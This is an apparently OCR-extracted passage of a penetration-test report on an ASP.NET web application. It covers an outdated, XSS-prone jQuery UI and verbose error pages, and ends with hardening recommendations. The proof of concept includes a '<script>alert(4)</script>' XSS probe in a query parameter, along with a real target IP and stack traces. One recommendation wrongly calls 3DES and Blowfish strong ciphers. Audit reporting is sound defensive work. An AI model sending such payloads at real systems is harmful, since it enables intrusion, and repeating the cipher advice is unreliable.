
Cross-site Scripting (XSS) vulnerability report

Vulnerable Point – 10

Outdated JQuery UI		
Vulnerability Classification:	CVSS	4.8
	Impact	Low
	Exploitability	Medium
	OWASP	A9
	Fix	Quick
Description:	JQuery UI before 1.12.1 is vulnerable to Cross-site Scripting (XSS) attacks. https://snyk.io/vuln/npm:jquery-ui	
Impact:	An attacker can escaping the context of the web application and then delivers that data to its users along with other trusted dynamic content, without validating it and the browser unknowingly executes malicious script on the client side.	
Fix Recommendations:	Following are the fix recommendations: • Update to latest stable version.	
Location of Vulnerability are as follows :		

S.No.	Affected Nodes	
1.	Affected URL	http://103.73.189.114:803/Dashboard

Proof of Concept and steps of verification of vulnerability with screenshots:



3.73.189.114:803/Dashboard#?mu=KQ5FIC8PdXE=&id=la73X4UPRzXeBrH8npZMHNeDdm/iil1v

Wappalyzer

Font Script
- Google Font API


JavaScript Graphics
- Google Charts

Web Framework
- Microsoft ASP.NET
- Bootstrap

Operating System
- Windows Server

Web Server
- IIS

JavaScript Libraries
- jQuery 1.12.4
- jQuery UI 1.9.2



Latest version 1.12.1 | First published 5 years ago | Latest version published 3 years ago

Continuously find & fix vulnerabilities like these in your dependencies.

Direct Vulnerabilities

Known vulnerabilities in the jquery-ui package. This does not include vulnerabilities belonging to this package's dependencies.

VULNERABILITY	VULNERABLE VERSIONS	SNYK PATCH	PUBLISHED
M Cross-site Scripting (XSS)	<1.10.0	Not available	13 Feb, 2017
M Cross-site Scripting (XSS) via Tooltip	<1.10.0	Not available	26 Dec, 2016
H Cross-site Scripting (XSS)	<1.12.0	Not available	21 Jul, 2016

Versions

Show all versions


VERSION	PUBLISHED	LICENSES	DIRECT VULNERABILITIES
jquery-ui 1.12.1 LATEST	14 Sep, 2016	MIT	0 H 0 M 0 L
jquery-ui 1.12.0	08 Jul, 2016	MIT	0 H 0 M 0 L
jquery-ui 1.12.0-rc.2 PRE-RELEASE	21 Apr, 2016	MIT	1 H 0 M 0 L
jquery-ui 1.12.0-rc.1 PRE-RELEASE	17 Mar, 2016	MIT	1 H 0 M 0 L
jquery-ui 1.12.0-beta.1 PRE-RELEASE	23 Dec, 2015	MIT	1 H 0 M 0 L
jquery-ui 1.10.4	16 Mar, 2014	MIT	1 H 0 M 0 L
jquery-ui 1.10.5	16 Mar, 2014	MIT	1 H 0 M 0 L

Vulnerable Point – 11

Error Handling		
Vulnerability Classification:	CVSS	5.3
	Impact	Low
	Exploitability	Trivial
	OWASP	A5
	Fix	Quick
Description:	Page containing errors/warnings messages can disclose sensitive information like stack trace and full path.	
Impact:	This information might help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted.	
Fix Recommendations:	Following are the fix recommendations: • Disable Error Reporting at server-side. • Analyze and review the application code in order to handle unexpected errors. All errors should be handled server-side only. • Implement Global page.	
Location of Vulnerability are as follows :		

S.No.	Affected Nodes	
1.	Affected URL	http://103.73.189.114:803

Proof of Concept and steps of verification of vulnerability with screenshots



103.73.189.114:803/AddProduct?mu=MRtCwN+7N6dMmohOhVozbQ%3d%3d&id=q8jUjAMoUEw6v

Server Error in '/' Application.

Value was either too large or too small for an Int16.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.OverflowException: Value was either too large or too small for an Int16.


Source Error:

```
An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.
```

Stack Trace:

```
[OverflowException: Value was either too large or too small for an Int16.]
   System.Int16.Parse(String s, NumberStyles style, NumberFormatInfo info) +187
   System.Convert.ToInt16(String value) +60
   Admin_AddProduct.BindMasterSubCategoryTechLevel3() +148
   System.Web.UI.WebControls.ListControl.OnSelectedIndexChanged(EventArgs e) +137
   System.Web.UI.Page.RaiseChangedEvents() +156
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +4593
```

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.3282.0



103.73.189.114:803/Dashboard?mu=KQ5FIC8PdXE=&id=y8vILQ7QoA5vGVwsf3oyC

Server Error in '/' Application.

A potentially dangerous Request.QueryString value was detected from the client (id="...bqhcOo07A=<script>alert(4)</sc...").

Description: ASP.NET has detected data in the request that is potentially dangerous because it might include HTML markup or script. The data might represent an attempt to compromise the security of your application, such as a cross-site scripting attack. If this type of input is appropriate in your application, you can include code in a web page to explicitly allow it. For more information, see http://go.microsoft.com/fwlink/?LinkID=212874.

Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request.QueryString value was detected from the client (id="...bqhcOo07A=<script>alert(4)</sc...").

Source Error:

```
An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.
```

Stack Trace:

```
[HttpRequestValidationException (0x80004005): A potentially dangerous Request.QueryString value was detected from the client (id="...bqhcOo07A=<script>alert(4)</sc...")
   System.Web.HttpRequest.ValidateString(String value, String collectionKey, RequestValidationSource requestCollection) +11969159
   System.Web.HttpRequest.ValidateHttpValueCollection(HttpValueCollection collection, RequestValidationSource requestCollection) +200
   System.Web.HttpRequest.get_QueryString() +69
   System.Web.UI.Page.DeterminePostBackMode() +85
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +9458
   System.Web.UI.Page.ProcessRequest(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +345
   System.Web.UI.Page.ProcessRequest() +75
   System.Web.UI.Page.ProcessRequest(HttpContext context) +70
   System.Web.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute() +790
   System.Web.HttpApplication.ExecuteStepImpl(IExecutionStep step) +195
   System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously) +88
```

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.3282.0

General Recommendations As Per Audit Activity

- Hide sensitive resources from unauthorized users
- Implement custom 404 Not Found and error handling pages
- Remove broken links throughout the application
- Third party libraries and frameworks should be updated to their latest versions
- Use TLS 1.3 to transmit sensitive information between the browser and the server
- Use the strong encryption algorithms/cipher suites (3DES, RSA, Blowfish, AES)
- Set expiration dates on cookies to the shortest practical time
- Proper permissions should be set on Search Engine Optimization related files
- Implement best security practices for OS and Server hardening on production server

Mandatory Recommendations For Hosting The Website On Production Server

- Captcha should to be implemented on login pages
- Implement CSRF token on every form throughout the application
- Input validation should be implemented on all parameters on client side as well as server side
- Use TLS 1.2 or above to transmits sensitive information between the browser and the server
- Set the Secure and HttpOnly flags on the cookies to true
- TRACE method should be disabled
- Version Disclosure should be barred from the server side
- Create custom error handling pages for situations that are prone to error
- Remove unwanted commented code throughout the application
- Password should be saved as salted hash (SHA-256 or higher) in the database
- Implement HTTP Security Headers
- Implement CORS (Cross-Origin Resource Sharing) policy and whitelist domains needed for resource sharing if cross domain sharing is required

Details of Team Engaged for Audit

S.No.	Name	Email-id	Phone	Qualification and Certification
1	Ankur Verma	v.ank@crrisk.com	+91-8447771158	B. Tech
2	Bhaskar Dev Mayank	m.bha@crrisk.com	+91-8447771158	B.Tech, CEH
3	Vibhor Sharma	s.vib@crriskadvisory.com	+91-8750900111	B.Tech, ISO 27001 LA